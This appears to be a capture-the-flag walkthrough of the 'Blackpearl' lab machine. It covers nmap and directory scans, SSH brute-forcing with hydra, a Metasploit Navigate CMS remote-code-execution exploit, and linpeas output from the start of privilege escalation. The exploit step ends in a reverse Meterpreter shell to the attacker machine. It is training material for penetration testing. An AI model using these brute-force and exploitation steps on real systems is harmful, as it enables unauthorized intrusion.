Blackpearl

IP

192.168.203.131


Username / Password

Possible Usernames:

alek
alek@blackpearl.tcm

Port

80




Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.




```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
<!-- Webmaster: alek@blackpearl.tcm -->
</html>
```


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 1
Results - Tree View
Errors: 0

http://192.168.203.131:80/

Type	Found	Response	Size
Dir	/	200	914
File	/secret	200	469



```
OMG you got r00t !


Just kidding... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this
particular website.>

- Alek
```

http://blackpearl.tcm

Scan

nmap -sV -T4 -p- -script=vuln 192.168.203.131

```
└─$ nmap -sV -T4 -p- -script=vuln  192.168.203.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 10:30 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.203.131
Host is up (0.0025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19  5.8  https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19  *EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97       5.8  https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97  *EXPLOIT*
|       EDB-ID:46516      5.8  https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193      5.8  https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6111   5.8  https://vulners.com/cve/CVE-2019-6111
|       1337DAY-ID-32328      5.8  https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       CVE-2019-16905  4.4     https://vulners.com/cve/CVE-2019-16905
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2019-6110   4.0     https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109   4.0     https://vulners.com/cve/CVE-2019-6109
|       CVE-2018-20685  2.6     https://vulners.com/cve/CVE-2018-20685
|_      PACKETSTORM:151227      0.0     https://vulners.com/packetstorm/PACKETSTORM:151227
*EXPLOIT*
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp open  http    nginx 1.14.2
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: nginx/1.14.2
| vulners:
|   cpe:/a:igor_sysoev:nginx:1.14.2:
|       OSV:CVE-2022-41742      0.0     https://vulners.com/osv/OSV:CVE-2022-41742
|       OSV:CVE-2022-41741      0.0     https://vulners.com/osv/OSV:CVE-2022-41741
|_      OSV:CVE-2021-3618       0.0     https://vulners.com/osv/OSV:CVE-2021-3618
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.46 seconds
```

sudo nmap -sU -T4 -script=vuln 192.168.203.131

enum4linux 192.168.203.131

```
└─$ enum4linux 192.168.203.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan  8
11:07:06 2023

 =========================================( Target
Information )=========================================

Target ........... 192.168.203.131
```

```
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========================( Enumerating Workgroup/Domain on 
192.168.203.131 )==========================


[E] Can't find workgroup/domain



 ==============================( Nbtstat Information for 
192.168.203.131 )==============================

Looking up status of 192.168.203.131
No reply from 192.168.203.131

 ==================================( Session Check on 
192.168.203.131 )==================================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

Brute Force

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

```
 hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/
Passwords/Common-Credentials/best110.txt -u    192.168.203.131 ssh

Do you want to run the command now? [Y/n] y

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-08 10:59:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1870 login tries (l:17/p:110), ~117 tries per task
[DATA] attacking ssh://192.168.203.131:22/
[ERROR] ssh target does not support password auth
```

```
[STATUS] 137.00 tries/min, 137 tries in 00:01h, 1736 to do in 00:13h, 13 active
[STATUS] 202.67 tries/min, 608 tries in 00:03h, 1267 to do in 00:07h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-08 11:06:23
```

hydra -l blackpearl -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

```
└─$  hydra -l blackpearl -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u
192.168.203.131 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-08 11:10:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~7 tries per task
[DATA] attacking ssh://192.168.203.131:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-08 11:11:13
```


hydra -l alek -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

Exploit

msfconsole

Navigate CMS v2.8

```
> msfconsole
>  search navigate
> use exploit/multi/http/navigate_cms_rce
```




```
msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rce) > options

Module options (exploit/multi/http/navigate_cms_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /navigate/       yes       Base Navigate CMS directory path
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.203.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/navigate_cms_rce) > set rhosts blackpearl.tcm
rhosts => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run

[*] Started reverse TCP handler on 192.168.203.132:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.203.131
[*] Meterpreter session 1 opened (192.168.203.132:4444 -> 192.168.203.131:57990) at 2023-01-08 15:25:47 +0100

meterpreter >
```

Privilage Escalation

linpeas.sh

[redacted]



```
  /---------------------------------------------------------------------------------\
  |                             Do you like PEASS?                                  |
  |---------------------------------------------------------------------------------|
  |         Get the latest version    :     https://github.com/sponsors/carlospolop |
  |         Follow on Twitter         :     @carlospolopm                           |
  |         Respect on HTB            :     SirBroccoli                             |
  |---------------------------------------------------------------------------------|
  |                                 Thank you!                                      |
  \---------------------------------------------------------------------------------/
        linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational
purposes only. Any misuse of this software will not be the responsibility of the author or of any other
collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders...

                                ╔═══════════════════╗
═══════════════════════════════╣ Basic information ╠═══════════════════════════════
                                ╚═══════════════════╝
OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian
8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: blackpearl
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can
discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and
scan ports, learn more with -h)
```

```
Caching directories . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . DONE

                      ╔══════════════════════════╗
═══════════════════════════════════╣ System Information ╠═══════════════════════════════════
                      ╚══════════════════════════╝
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6))
#1 SMP Debian 4.19.181-1 (2021-03-19)
Distributor ID:	Debian
Description:	Debian GNU/Linux 10 (buster)
Release:	10
Codename:	buster

╔══════════╣ Sudo version
sudo Not Found

╔══════════╣ CVEs Check
Potentially Vulnerable to CVE-2022-2588



╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

╔══════════╣ Date & uptime
Sun Jan  8 09:32:09 EST 2023
 09:32:09 up 29 min,  1 user,  load average: 0.08, 0.04, 0.15

╔══════════╣ Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5

╔══════════╣ Unmounted file-system?
╚ Check if you can mount umounted devices
UUID=9f875210-809a-49e0-8d4b-7aaa9920f293 /               ext4    errors=remount-ro 0       1
UUID=ea025fb6-c9d0-41ce-8679-1637b6510878 none            swap    sw              0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

╔══════════╣ Environment
╚ Any private information inside environment variables?
HISTFILESIZE=0
USER=www-data
HOME=/var/www
HISTSIZE=0
PWD=/tmp
HISTFILE=/dev/null

╔══════════╣ Searching Signature verification failed in dmesg
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification-
```

```
failed
dmesg Not Found

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
